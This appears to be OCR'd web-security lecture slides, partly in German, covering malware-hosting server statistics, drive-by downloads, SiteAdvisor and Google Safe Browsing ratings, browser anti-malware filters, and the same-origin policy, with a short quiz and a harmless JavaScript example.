•determine server operating system by examining the 'Server:' HTTP header reported by most web servers

• examined about 70,000 domains that over the past month have been either distributing malware or have been responsible for hosting browser exploits leading to drive-by-downloads

• Compared to our sample of servers across the Internet, Microsoft IIS features twice as often (49% vs. 23%) as a malware distributing server. Amongst Microsoft IIS servers, the share of IIS 6.0 and IIS 5.0 remained the same at 80% and 20% respectively.

• mix of results. In Germany, for instance, Apache is more likely to be serving malware than Microsoft IIS, compared to the overall distributions of these servers. In Asia, we see the reverse, which is part of the cause of Microsoft IIS having a disproportionately high representation at 49% of malware servers


•A Microsoft employee's personal experience http://www.infoworld.com/article/07/06/29/26OPsecadvise_1.html?source=rss&url=http://www.infoworld.com/article/07/06/29/26OPsecadvise_1.html:

• I run multiple IIS and Apache Web servers on my honeynet, and my Apache Web servers get 89% more hacking traffic than my IIS servers. Most of the traffic is PHP/CGI/MySQL based. This is not unexpected, as the Internet contains at least twice as many Apache Web servers, and popularity draws malicious hacking.

• The average Apache Web administrator has less security knowledge than the average IIS administrator. I find Apache Web administrators much more likely to download and use dubious code from the Internet (which a previous Google study revealed often contained malware).

• While both types of Web administrators, in general, really don't care about security, IIS is helped by the fact that it has had only three published vulnerabilities over the last four years, as compared to Apache's 33.


• Like client-side attacks, most Web site infections are automated. The most popular Web site attack tool, Web Attacker Toolkit, is responsible for 30 to 80% of all infected Web sites, depending on whose statistics you believe. It is a PHP/CGI infector. The MPack Web site infection tool, which is in the press these days for its large-scale infections, again, infects PHP-based Web sites. I've yet to come across a Web site attacking tool on the same scale for IIS.



In the April 2009 survey Netcraft received responses from 231,510,169 sites. This represents an increase of over 6 million sites when compared with last month, with Google and nginx accounting for almost all of the changes. Apache remains in the lead, as it has since 1996, with a total of over 106 million sites, followed by Microsoft-IIS with over 67 million and QQ with almost 29 million.

Some interesting language specific servers which can be seen in this month's survey include the Ruby application server Mongrel, with just over 41 thousand sites, and the python based Zope with almost 46 thousand. The Pike and C based Caudium has almost 14 thousand sites, the Erlang based Yaws has about 70, and a newcomer, Salvia, which is a lightweight web server framework written in Haskell, has one.

http://news.netcraft.com/archives/2009/04/06/april_2009_web_server_survey.html



E-Mail-Ergebnisse ist die Gesamtbewertung von SiteAdvisor für die E-Mail-Praktiken einer Website. Wir klassifizieren Websites auf der Grundlage dessen, wie viele E-Mails sie versenden, sowie auf Grundlage des Spam-Faktors, den diese Mails aufweisen. Wenn einer dieser Werte über dem von uns festgelegten Grenzwert liegt, statten wir diese Site mit einer gelben Warnung aus. Wenn beide Werte hoch sind oder einer besonders auffällig ist, statten wir diese Site mit einer roten Warnung aus.


Downloads gibt die Gesamtbewertung von SiteAdvisor zu den Auswirkungen an, die die herunterladbare Software einer Site auf unseren Test-Computer hatte. Sites mit virusinfizierten Downloads oder solche, die zusätzliche Software hinzufügen, die die Benutzer als Adware oder Spyware ansehen würden, erhalten rote Flaggen. Die Bewertung berücksichtigt auch die Netzwerkserver, zu denen ein Programm während der durchgeführten Transaktionen eine Verbindung herstellt, sowie jegliche Veränderungen, die an den Browsereinstellungen oder den Registrierungsdateien eines Computers vorgenommen werden.

Online-Partnerschaften betrachtet die Aggressivität, mit der eine Site versucht, Sie auf andere Sites weiterzuleiten, die wir als "rot" markiert haben. Es ist im Internet üblich, dass verdächtige Sites enge Verbindungen zu anderen verdächtigen Sites aufweisen. Der Hauptzweck dieser "fütternden" Sites ist es, Sie dazu zu bewegen, die verdächtige Site zu besuchen. Eine Site kann eine rote Warnung erhalten, wenn sie beispielsweise zu aggressiv versucht, Sie auf andere rote Sites weiterzuleiten. Eine Site kann tatsächlich auch "rot durch Verbindung" werden, wenn die Verbindung zu einer als rot klassifizierten Domäne zu eng ist.

Störende Praktiken sind häufig genutzte Web-Praktiken, die den Benutzer stören, wie eine überhöhte Anzahl an Popups, Aufforderungen, die Homepage eines Benutzers zu verändern, oder Aufforderungen, eine Site zur Favoritenliste des Browsers hinzuzufügen. Wir listen in diesem Abschnitt auch Cookies von Dritten auf (manchmal auch als "Nachverfolgungs-Cookies" bezeichnet). Wenn eine Website viele Popups aufweist und wenn sie insbesondere Praktiken ausübt, wie das Öffnen mehrerer Fenster, wenn Sie versuchen, eines zu schließen, erteilen wir dieser Website eine rote Flagge.

Exploits sind selten, stellen aber sehr gefährliche Sicherheitsbedrohungen dar, die dadurch entstehen, dass eine Website die Sicherheitsschwachstelle eines Browsers ausnutzt. Der Exploit kann dazu führen, dass der Computer eines Benutzers Programmierungscode erhält, der zu Adware-Infektionen, Keystroke-Spionage und anderen schädlichen Aktionen führen kann, die einen Computer gänzlich zerstören können.

Site Adviser and Search Engine Results (drive-by …)



The expression **drive-by download** is used in three increasingly strict meanings:


1. Any download that happens without knowledge of the user. Download of spyware, a computer virus or any kind of malware that happens without knowledge of the user.
2. Drive-by downloads may happen by visiting a website, viewing an e-mail message or by clicking on a deceptive popup window: the user clicks on the window in the mistaken belief that, for instance, it is an error report from his own PC or that it is an innocuous advertisement popup; in such cases, the "supplier" may claim that the user "consented" to the download though he was completely unaware of having initiated a malicious software download.
3. Download of malware through exploitation of a web browser, e-mail client or operating system bug, without any user intervention whatsoever. Websites that exploit the Windows Metafile vulnerability may provide examples of "drive-by downloads" of this sort.

The expression **drive-by install** (or installation) is completely analogous and refers to installation rather than download (though sometimes the two are used interchangeably).

Beim **Drive-by Pharming** werden eine Webseite oder eine E-Mail-Nachricht so präpariert, dass sie die DNS-Einstellungen des Breitbandrouters ändert, mit dem der Anwender mit dem Internet verbunden ist. Konkret wird die Routingtabelle so manipuliert, dass der Surfer nicht auf der gewünschten Seite, sondern auf einer vom Hacker eingerichteten Seite landet, welche die Originalseite imitiert.

Search Engine Safety

- Compares the safety of leading search engines, using McAfee SiteAdvisor's automated Web site ratings



- 4.0% of search results link to risky Web sites, sponsored results are significantly less safe than search engines' organic results.

In May 2006 the safety of leading search engines was tested using McAfee SiteAdvisor's automated Web site ratings tool.

Dangerous sites are found in search results of all of the top five search engines, and sponsored results continue to be significantly less safe than search engines' organic results.

1. "Red" rated sites failed McAfee SiteAdvisor's safety tests. Examples are sites that distribute adware, send a high volume of spam, or make unauthorized changes to a user's computer.

2. "Yellow" rated sites engage in practices that warrant important advisory information based on McAfee SiteAdvisor's safety tests. Examples are sites which send a high volume of "non-spammy" e-mail, display many pop-up ads, or prompt a user to change browser settings.

In May 2007 overall, 4.0% of search results link to risky Web sites, which marks an improvement from 5.0% in May 2006. Dangerous sites are found in search results of all 5 of the top US search engines (representing 93% of all search engine use).

The improvement in search engine safety is primarily due to safer sponsored results. The percentage of risky sites dropped from 8.5% in May 2006 to 6.9% in May 2007. However, sponsored results still contain 2.4 times as many risky sites as organic results.


AOL returns the safest results: 2.9 % of results rated red1 or yellow2 by McAfee SiteAdvisor. At 5.4%, Yahoo! returns the most results rated red or yellow.

Google, AOL, and Ask have become safer since May 2006, with Ask exhibiting the greatest improvement. The safety of search results on Yahoo! and MSN has declined.

http://www.siteadvisor.com/studies/search_safety_may2007

Google Safe Browsing Diagnose

http://www.google.com/safebrowsing/diagnostic?site=http://www.hostindianet.com/



- Google tests indexed sites against security issues
- Lists
  - Status
  - Last time site was checked
  - Type of malware found
  - History of that site (hosted malware in the past)
- Safe Browsing API

The Google Safe Browsing tool (announced in May 2008) at
http://www.google.com/safebrowsing/diagnostic?site=http://searchengineland.com/
returns four sets of security information about that page:

(1) The current listing status of a site and also information on how often a site or parts of it were listed in the past.
(2) The last time Google analyzed the page, when it was last malicious, what kind of malware Google encountered and so fourth.
(3) Did the site facilitated the distribution of malicious software in the past?
(4) Also, has the site has hosted malicious software in the past?

The Safe Browsing API is an experimental API that enables client applications to check URLs against Google's constantly updated blacklists of suspected phishing and malware pages. Your client application can use the API to download an encrypted table for local, client-side lookups of URLs that you would like to check.


On January 31, 2009 Google tagged almost all sites as malicious due to a misconfiguration.

02. Feb 09 **Gesamtes Internet ist Malware nach Google-Panne**

Wenn es nach Google geht, ist das gesamte Internet Malware – zumindest war das am vergangenen Samstag für 45 Minuten der Fall.

Sämtliche Webseiten im Internet wurden von Google am vergangenen Samstag während 45 Minuten als schädlich eingestuft. Wer mit Hilfe von Google zwischen 15.30 und 16.15 Uhr etwas suchte, erhielt nicht die gewünschten Ergebnisse, sondern lediglich einen Warnhinweis. Laut Google ist das Problem auf einen Fehler in einer Liste zurückzuführen, mit der der Suchmaschinengigant schädliche Webseiten kennzeichnet. Da jeder Fall manuell geprüft wird, wird die Liste von Menschen und nicht von Algorithmen gepflegt. So konnte sich am Samstag auch der Fehler einschleichen. Durch menschliches Versagen habe man die URL "/" in die Liste aufgenommen, die als Platzhalter für alle URLs stehe, so Marissa Mayer, Vizepräsidentin für Suchprodukte bei Google.

Google Chrome Anti-Malware



- Phishing and malware protoection (enabled by default)
- List of suspected sites from Google
  - Fetched by Google Chrome every 30 Minutes
  - SHA-256 of URL, first 32 bits used in the list

Google Chrome Anti-Malware Test http://www.youtube.com/watch?v=P6sNbNKt4hY&hl=de


- No executable filtering (but this would be done in GMAIL) or scanned by virustotal.com
- Google indexes pages within ms
- Chrome seems to do very well on PHP exploits

If you have phishing and malware protection enabled, then Google Chrome will contact servers at Google within five minutes of startup, and approximately every half hour thereafter, to download updated lists of suspected phishing and malware websites. These lists are then stored on your computer, so that as you browse the web, each page can be checked against the list of suspected phishing and malware websites locally, without sending the address of each webpage you visit to Google. This is designed to offer both performance (by not having to wait on a round-trip request to Google's servers) and privacy (by not sending a record of your browsing session to Google). As the lists are large (hundreds of thousands of entries), we looked for ways to reduce the amount of information that had to be sent to and stored on users' computers, to reduce the amount of bandwidth and storage space consumed. One way we achieve this is by using partial hashes of URLs in the lists downloaded by the computer. What this means is that rather sending down the full URL of each website, we do the following. First, we hash the URL using SHA-256. Then, we send add the first 32 bits of that 256-bit hash into the list of phishing or malware websites. Those lists of 32-bit hash prefixes are then downloaded by Google Chrome in the background as described earlier.

To confirm that the URL is suspected as a phishing or malware website, and not just a 32-bit hash collision, the 32-bit hash is sent to Google. Google then returns the full 256-bit hashes suspected of being phishing or malware and starting with those 32 bits. The full 256-bit hash of the URL in question can then be compared against the 256-bit hash(es) returned by Google, to make a determination of whether in fact the URL in question is or is not on the list of suspected phishing or malware websites.

http://blog.chromium.org/2008/11/understanding-phishing-and-malware.html

Firefox 3 Safebrowsing




- FF 3 and up use the Google Safe Browsing API
- Activated by default

Google Safe Browsing is an extension to Firefox that alerts you if a web page that you visit appears to be asking for your personal or financial information under false pretences. This type of attack, known as phishing or spoofing, is becoming more sophisticated, widespread and dangerous. That's why it's important to browse safely with Google Safe Browsing. By combining advanced algorithms with reports about misleading pages from a number of sources, Safe Browsing is often able to automatically warn you when you encounter a page that's trying to trick you into disclosing personal information.

Firefox 3 and up uses the same API (Safebrowsing API, read more at http://code.google.com/apis/safebrowsing/) as Google Chrome to tell whether the site is a a phishing site.

IE 8 Smartscreen Filter



- signature-based anti-malware technologies
  - Malicious Software Removal Tool
  - Windows Defender
  - Windows Live OneCare
- URL-reputation-based list
- Malicious executables detection (list based)
- IE detektiert Cross Site Scripting
  http://support.microsoft.com/kb/253117

Der SmartScreen-Filter bietet drei Schutzmöglichkeiten:

• Während Sie im Web browsen, arbeitet er im Hintergrund, analysiert Webseiten und ermittelt, ob die Seiten Merkmale aufweisen, die verdächtig erscheinen. Wenn verdächtige Webseiten gefunden werden, zeigt der SmartScreen-Filter eine Meldung an, um Sie darauf hinzuweisen, vorsichtig fortzufahren. Außerdem erhalten Sie die Möglichkeit, ein Feedback bereitzustellen.


• Der SmartScreen-Filter überprüft die von Ihnen besuchten Websites anhand einer aktuellen, dynamischen Liste von gemeldeten Phishingwebsites und Websites mit bösartiger Software. Wenn eine Übereinstimmung gefunden wird, zeigt der SmartScreen-Filter eine rote Warnung an, die auf eine Website hinweist, die zu Ihrer Sicherheit geblockt wurde.

• Der SmartScreen-Filter überprüft auch aus dem Web heruntergeladene Dateien anhand derselben dynamischen Liste von gemeldeten Websites mit bösartiger Software. Wenn eine Übereinstimmung gefunden wird, zeigt der SmartScreen-Filter eine rote Warnung an, die auf ein Download hinweist, der zu Ihrer Sicherheit geblockt wurde.

http://windowshelp.microsoft.com/Windows/de-CH/help/184c6038-7eb1-4ca3-b50d-7901d81c37851031.mspx

http://blogs.msdn.com/ie/archive/2008/07/02/ie8-security-part-iii-smartscreen-filter.aspx

9.4 Client Side Code Execution Principles



•**Java Script** is executed within the browser, and has only limited access to resources. JavaScript, Jscript and VBscript may also access other resources (e.g. ActiveX controls, Java Applets).

•**Java applets** are run within the Java Virtual Machine. Unsigned Java applets may not access system resources (disk, interfaces) i.e. unsigned Java applet are restricted to their “sandbox”; they may only open connections to their origin server. Signed applets can access system resources and can connect to any other computer.

•**Plug-Ins** are browser extensions which in principle can do everything on the system.

•**ActiveX** controls are reusable software components that can quickly add specialized functionality to Web sites, desktop applications, and development tools. ActiveX controls can be fetched from arbitrary web sites. ActiveX-Control are basically controls which can access any Windows Operating System function.

Same Origin Policy (SOP)

- SOP 1996 released with Netscape Navigator 2.0

  "The same origin policy prevents document or script loaded from one origin from getting or setting properties of a document from a different origin."

- extended to protect Java Virtual Machine and Flash

Same Origin Policy's goal is to prevent a document, script, applet, etc. loaded from one site of origin from manipulating properties of or communicating with another site of origin.

Java Applets have been traditionally protected by the Java Virtual Machine's DNS pinning mechanisms. These protections simply state if an applet is loaded from abc.com (whether through an HTML page or the codebase parameter of the applet tag), it is allowed only to communicate with abc.com and not with def.com (unless it is a signed-applet).

Die Same Origin Policy (SOP) stellt ein wesentliches Sicherheitselement dar zum Schutz vor Angriffen in Browsern und Webanwendungen. Gemäss Same Origin Policy (SOP) dürfen JavaScript und ActionScript nur dann auf Objekte einer Webseite (z.B. Cookies, XML-Dateien und HTML-Dateien) zugreifen, wenn sie aus der selben Domain stammen.

Chat: Same Origin

Two elements have the same origin if the protocol, port, and host are the same for both pages. Which of the following elements is considered as same origin as **http://www.company.com/dir/page.html**

1. http://www.company.com/dir2/other.html
2. https://www.company.com/secure.html
3. http://www.company.com/dir/inner/another.html
4. http://www.company.com:81/dir/etc.html
5. http://news.company.com/dir/other.html

Note: A script can set the value of document.domain to a suffix of the current domain. If it does so, the shorter domain is used for subsequent origin checks.

For example, assume a script in the document at http://store.company.com/dir/other.html executes this statement:

document.domain = "company.com";

Scripting and Controls in HTML

- Scripting (JavaScript)

```
<script type= "text/javascript">
    document.write("Name: " + navigator.appName + "<br>");
    document.write("Version: " + navigator.appVersion);
</script>
```

